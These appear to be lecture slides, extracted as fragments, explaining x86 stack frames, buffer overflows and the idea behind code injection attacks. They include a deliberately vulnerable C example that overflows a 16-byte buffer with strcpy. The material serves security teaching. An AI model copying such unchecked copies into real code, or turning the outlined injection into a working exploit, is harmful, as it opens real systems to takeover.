
```
pushl %ebp  
movl %esp,%ebp  
subl $20,%esp
```

for alignment
(5=>8 & 10=>12)

0. save Instruction Pointer (**IP** or **RET**): return address
 1. store old Frame Pointer (**EBP**)
 2. set FP to Stack Pointer (**SP** or **ESP**)
 3. allocate space for vars
- a. must allocate 32-bit words
- b. stack grows down in memory

stack after function called

```
void function(int a, int b, int c) { → pushl %ebp  
    char buffer1[5];      movl %esp,%ebp  
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}  
  
void main() {  
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}
```




buffer overflow

```
void function(char *str) {  
    char buffer[16];  
  
    strcpy(buffer,str);  
}  
  
void main() {  
    char large_string[256];  
    int i;  
  
    for( i = 0; i < 255; i++)  
        large_string[i] = 'A';  
  
    function(large_string);  
}
```

buffer overflow


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
copy str to buffer



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
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
copy str to buffer



buffer overflow


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copy str to buffer



these go bye-bye

code injection attack




idea: stick code in buffer and return/jump to it

addr:


MSB
LSB




code injection attack



